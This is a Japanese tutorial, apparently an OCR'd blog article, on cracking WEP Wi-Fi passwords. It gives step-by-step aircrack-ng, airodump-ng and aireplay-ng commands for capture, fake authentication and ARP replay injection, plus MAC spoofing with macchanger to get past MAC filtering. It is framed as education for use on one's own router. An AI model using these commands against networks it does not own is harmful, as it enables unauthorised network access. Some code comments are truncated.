WifiHacking


実行環境

本記事では、以下の環境を使って実験を行なった。

- Kali-Linux(Virtual Box)

コマンドを入力するとは?

- 昔のコンピュータにはマウスを使って直感的に操作することはできず、コマンド入力によってコンピュータを操作していた。
- コマンドはアプリケーション一覧から、terminal(日本語なら端末)を起動してそこに打ち込む。



記事の見方

- 今回の記事では、背景の色が変わっている部分はコマンドを入力することを表しているので自分のコンピュータでターミナルを開いてみよう。
- コマンド入力部分で冒頭に#がついているものはコマンドとして実行される命令文ではなく、コメントである。

> コメント: 実際の処理には関係なく開発者が後からコードを読む人に向けて残すメモのようなもの。

必要なもの

- Wi-Fiルーター(自分のものに限る)他人のWi-Fiルータを勝手に攻撃すると電波法等の法律に違反してしまうため注意!

- パソコン。(Kali-linux推奨)
- Wi-FIアダプタ(モニターモードにできるもの) 動画内で紹介されているWi-Fiアダプタ ALFA AWUS036ACH

Wi-Fiアダプタの初期設定

動画内で紹介されているWi-Fiアダプタ ALFA AWUS036ACHを使用するにはドライバーをインストールする必要がある。

AWUS036ACHのドライバインストール

ALFA AWUS036ACHのドライバーは公式サイトのドライバのインストールガイドを見ながらインストールを行う。

- Kali Linuxの場合


```
#kali
sudo apt update
sudo apt install realtek-rtl88xxau-dkms
```

- Ubuntuの場合はaptから直接インストールできないのでドライバのインストールガイドからdebファイルをダウンロードした後、apt installにdebファイルを指定してインストールを行う。

```
#ubuntu
sudo apt update
sudo apt install ./realtek-rtl88xxau-dkms_5.6.4.2~git20200916-0kali1_all.deb
```


認識されているか確認


```
sudo iwconfig #wlan0等のネットワークインターフェースカードが表示されればOK
```



virtualboxでkaliを使用する場合

- VirturlBoxのkaliでWi-FIアダプタを使用する場合には、仮想OSにデバイスを認識させる必要がある。
- VirtualBoxで起動したOSの画面の上部のデバイスタブをクリックして、USB→USBの設定をクリックすると、現在仮想OSが認識しているデバイスのリストが表示される。- 右側のプラスボタンをクリックして、Realtek 802.11n NICを追加する。





WEP方式のWi-Fiのクラッキング

元動画 「WEP Wi-Fiをハッキング!パスワードを解析!」

WEP Wi-Fiクラックの大まかな流れ

1. Wi-Fiアダプタをモニターモードにして、パケットを集める。
2. パケットが充分な量たまらない場合が多いので、パケットを貯めるためにarpリクエスト攻撃を行う。
3. 溜まったパケットを使って解析を行い、パスワードを解析する。

WEPとは

- WEPは昔主流であった、Wi-Fiのプロトコルであり、現在はセキュリティリスクがあるため、あまり使われていない。
- コンピュータのスペックが上がったことで、現在のコンピュータではパケットを集めて解析を行うことで確実にパスワードクラックができる。

邪魔者をkill(ここから実際にターミナルにコマンドを入力していく)

- WEP Wi-Fiのハッキングを行う前に邪魔なアプリケーションをkillする必要がある。
- ターミナルを開いて(Application一覧から端末を実行)以下のコマンドを実行する。

```
sudo airmon-ng check kill #wpa_supplicantをkill
```

> wpa_suppliment: WPA認証機器との鍵の交渉を実装しており、wlanドライバのローミングやIEEE 802.11認証やアソシエーションを制御している。

Wi-FIアダプタをモニタモード変更

- Wi-Fiをモニターモードにすることで周囲に漂っている電波をすべて受信できるようになる。(自分宛てじゃないパケットも見れるようになる)
- Wi-Fiアダプタのモードを変更するには、ネットワークインターフェースカードを指定して実行する必要がある。
- 以下のコマンドを実行することで使用できるネットワークインターフェースカードの一覧等が見られる。

```
ip a
```


- 現在使用しているコンピュータが**有線接続ならば、en**から始まるもの、**Wi-Fi接続ならば wl**から始まるものをメモしておく。
- 筆者の場合にはWi-Fi接続なので、**wlan0**であり、kali linuxをVirtualBoxを使って使用している場合はwlan0である可能性が高い。

モニターモードに変更する方法

- airmon-ngを使う方法が簡単だが、環境によってはうまく行かないことがあるので、その場合には手動でやる方法を試してみると良い。
- モニターモードにするとインターネットに接続することができなくなるので注意!

```
#air-mon-ngを使う方法
sudo apt install aircrack-ng #必要なツールをインストールする。(初回のみ実行すればよい。)
sudo airmon-ng start wlan0 #wlan0は先程メモした自身のネットワークインターフェースカードに置
sudo iwconfig #monitorモードになっていればmonitorと表示されているはず。
```

```
#手動でやる方法
sudo ip link set wlan0 down
sudo iwconfig wlan0 mode monitor
sudo ip link set wlan0 up
sudo iwconfig
```



モニターモードから元に戻す

- コンピュータを再起動することでモニターモードから抜けられる。ハッキングが終わった後は再起動するのがおすすめ。
- もしくは、airmon-ngをstopしてもよい。

```
sudo airmon-ng stop wlan0
sudo ip link set dev wlan0 up
```

周囲のWi-Fi情報を見る

- 以下のコマンドを実行することで、周囲のWi-Fiを表示することができる。
- ステルス設定のWi-Fiも表示される。

> SSIDステルスとは: 無線ルータが自らのSSID

```
sudo airodump-ng wlan0 #周囲のWi-Fi情報を取得する。
```

- 攻撃対象のwifiを見つけたら、BSSIDとCHをメモする。


```
#こんな感じでメモしよう(これはコマンドじゃないよ)
BSSID→ d6:48:8f:65:0c:27
CH→5
```

BSSIDって何？と思った人向け

- BSSID: 無線LANにおける無線ネットワークの識別子。通常はMACアドレスをそのまま用いる。
- CH(チャンネル): CHを指定することは、周波数を合わせることあり、チャンネルを指定することでパケットを取得できるようになる。
- ESSID: 対象のwifi名のこと。スマホでWi-FI設定をするときに出てくるBuffaloGCD...みたいなやつのこと。 length:6のようなESSIDがついている時には、ESSIDが隠されていて6文字であるという意味である。

パケットをキャプチャする


bssidとchannelは各自のものに置き換えて実行する。



```
sudo airodump-ng --bssid 1E:B1:7F:14:0C:01 --channel 13 --write wep wlan0
```

パケットキャプチャ中の画面の見方

- Data: 収集したパケットの量。
- アクセスしている端末のMACアドレスが下に表示される。



パスワード解析を開始

- 一度実行すれば、パケットが溜まったらすぐに実行してくれるので何度も実行しなくていい。

```
sudo aircrack-ng wep-01.cap wlan0
```

パケットを集める方法

1. パケットが集まるまでひたすら待つ。
2. **ARPリクエスト攻撃**やchopchop攻撃などによって能動的にパケットを増やす。 今回の記事ではARPリクエスト攻撃を紹介する。

ARPリクエスト攻撃

ARPとは

- Address Resolution Protocol: IPアドレスからEthernetのMACアドレスの情報を得られるプロトコル。

- ARPリクエスト: 指定したIPアドレスのMACアドレスを探すように命令する。
- ARPリプライ: 指定したIPアドレスの持つMACアドレスを返す。
- RARP: ARPとは逆にMACアドレスからIPアドレスを取得するプロトコル。

自分のMACアドレスの変更

- ARPリクエスト攻撃を行うためには攻撃者側のMACアドレスが必要である。→自分のMACアドレスを変更したほうが安全。
- モニターモードにする前のネットワークインターフェースカードのMACアドレスを変更しても、モニターモードのMACアドレスには反映されないのでモニターモードにしてから変更する。

```
sudo ip link set dev wlan0 down
sudo macchanger -r wlan0 #ランダムにMACアドレスを変更する。
macchanger wlan0 #変更が反映されているか確認
sudo ip link set dev wlan0 up
```

ARPリクエスト攻撃を実行

ARPリクエストを無限に送ってパケットをためる。


```
sudo aireplay-ng --fakeauth 0 -a 00:01:8E:55:F8:5F -h 22:38:fc:d9:cc:91 wlan0 #偽の
sudo aireplay-ng --arpreplay -b 1E:B1:7F:14:0C:01 -h e4:b3:18:bb:ea:1d wlan0 #arpリ
```

偽の認証がうまく行かない場合

- 偽の認証がうまく行かない原因の一つにMACアドレスフィルタリングがある。

- これは無線LAN側の設定で、事前に登録したMACアドレスを持つ機器しか接続できないようにする。
- そこで、正規の接続者がいる場合にはその端末のMACアドレスと同じMACアドレスに変更すれば攻撃が成功する可能性がある。

```
sudo ip link set dev wlan0 down
sudo macchanger -m <正規の接続端末のMACアドレス> wlan0
macchanger wlan0 #MACアドレスの変更が反映されていることを確認
sudo ip link set dev wlan0 up
```

最後に

- 本記事は情報セキュリティ技術の教育普及活動を目的に作成されたものであり、サイバー攻撃を助長する目的で作成されたものではありません。
- 本記事で紹介したコマンドを、他人のWi-Fiに対して使用すると電波法等の法律に違反するおそれがあり、筆者はそれに対しての責任は負いません。
- ルールを守って楽しいハッキングを心掛けましょう。

用語集

WEP方式とその問題点

WEPについて

- WEPでは64bit、128bitの長さを持つ秘密鍵方式だったが、固定パスワードが多くを占め、可変部分(Initializeation Vector)は24bitしかなかった。→IVが抽出しやすい。
- アクセスポイントに接続するユーザは全員同じWEPパスワードを用いる。→長時間サンプリングすることで必要なパケット量がたまりやすい。
- IVを平文で送っていて暗号化していない。
- 暗号鍵は**WEPパスワード+IV**で構成される。

> IV=可変部分(Initializeation Vector)

MACアドレス

- 物理層において直接接続されたノード間での通信で使われる物理アドレス。
- ネットワークインターフェースカード(NIC)のROMに製造段階で焼き付けられている。
- 通常のMACアドレスは48 bitであり、16進数で表わされることが多い。
- MACアドレスの最初の24 bitのことをベンダコードと呼び、IEEEによって決定されている。

- MACアドレスからベンダコードを覗いた部分をベンダ割当コードと呼ぶ。
- MACアドレスはアドレスと実際の機器の場所が無関係であるため、どのコンピュータによってアクセスされたかを知る手がかりにはなるが、IPアドレスのようにコンピュータの位置を示す手がかりにはならない。